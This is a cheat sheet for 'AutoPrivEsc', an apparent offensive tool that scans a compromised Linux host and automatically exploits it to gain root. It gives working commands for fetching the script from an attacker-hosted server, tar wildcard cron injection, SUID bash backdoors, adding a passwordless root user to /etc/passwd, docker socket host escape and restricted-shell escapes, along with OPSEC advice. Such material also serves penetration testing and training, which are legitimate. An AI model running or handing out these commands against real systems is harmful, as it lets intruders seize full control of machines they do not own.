


AutoPrivEsc Linux — cheat sheet

Automatically scans a compromised Linux machine for privilege escalation vectors and exploits them to reach root. 10 vectors covered — pure Python 3, no external dependencies, no binutils required.



Step 1 — Transfer to Target

On attacker machine, serve the script:

```
python3 -m http.server 8000
```

On target machine, download it:

```
wget http://<attacker-ip>:8000/autoprivesc.py  
# or  
curl http://<attacker-ip>:8000/autoprivesc.py -o autoprivesc.py  
# No wget/curl? Base64 encode on attacker and paste:  
echo "<BASE64>" | base64 -d > autoprivesc.py
```

Step 2 — Run

```
python3 autoprivesc.py          # scan + auto-exploit (default)  
python3 autoprivesc.py --scan   # scan only – no system changes  
python3 autoprivesc.py --report # save findings to /tmp/
```

Vectors Reference

#	Vector	What it checks	Auto-exploit
1	SUID Binaries	40+ GTFOBins database	Prints exact GTFOBins command
2	Sudo Misconfigs	NOPASSWD, dangerous binaries, wildcards	Runs matching GTFOBins sudo command
3	Writable Cron	Cron paths + scripts called by cron	Injects chmod +s /bin/bash payload
4	LD_PRELOAD	env_keep+=LD_PRELOAD in sudo config	Compiles & loads malicious .so
5	Writable /etc/passwd	Write access to /etc/passwd	Adds passwordless root user (root2)
6	Capabilities	cap_setuid, cap_setgid on binaries	Generates capability exploit command
7	PATH Hijacking	Writable PATH dirs + SUID relative calls (pure-Python, no binutils)	Plants fake binary in writable dir
8	Tar Wildcard NEW	Cron running tar * on a writable directory	Plants --checkpoint files; /bin/bash -p after ~1 min
9	Docker Socket NEW	docker group membership + /var/run/docker.sock access	docker run -v /:/mnt mounts host FS
10	rbash Escape NEW	Restricted shell indicators (SHELL var, single-dir PATH, cd block)	Prints 9 ordered escape techniques

After Exploitation

```
# Confirm root
whoami && id

# If chmod +s /bin/bash was injected (cron / tar wildcard):
/bin/bash -p

# If /etc/passwd was modified:
su root2    # no password required

# If docker escape was used:
docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bash
```

NEW: Tar Wildcard — How It Works

When a root cron job runs `tar czf backup.tar.gz *` inside a directory you can write to, `tar` expands `*` and treats filenames as arguments. Create files whose names are valid tar flags:

```
echo '#!/bin/bash' > /writable-dir/shell.sh
echo 'chmod +s /bin/bash' >> /writable-dir/shell.sh
chmod +x /writable-dir/shell.sh
touch /writable-dir/--checkpoint=1
touch '/writable-dir/--checkpoint-action=exec=sh shell.sh'
# Wait ~1 minute for cron, then:
/bin/bash -p
```

NEW: Docker Socket — How It Works

Being in the `docker` group is equivalent to root. Mount the host filesystem into a new container:

```
docker run -v /:/mnt --rm -it ubuntu chroot /mnt /bin/bash
# Now root on the host filesystem – read shadow, add users, etc.
```

NEW: rbash Escape — Quick Picks

```
# vim
vim -c ':set shell=/bin/bash' -c ':shell'
# awk
awk 'BEGIN {system("/bin/bash")}'
# python3
python3 -c 'import os; os.system("/bin/bash")'
# find
find / -name '*.txt' -exec /bin/bash \;
# After escaping rbash, check sudo:
sudo vim -c ':%!/bin/bash'
```

OPSEC: Always run `--scan` first — it makes no system changes. Full mode may write checkpoint files, modify cron scripts, and create files in `/tmp`.

If nothing is found: This tool does not cover kernel exploits or password reuse. Run LinPEAS for deeper enumeration, or check `uname -r` against `linux-exploit-suggester`.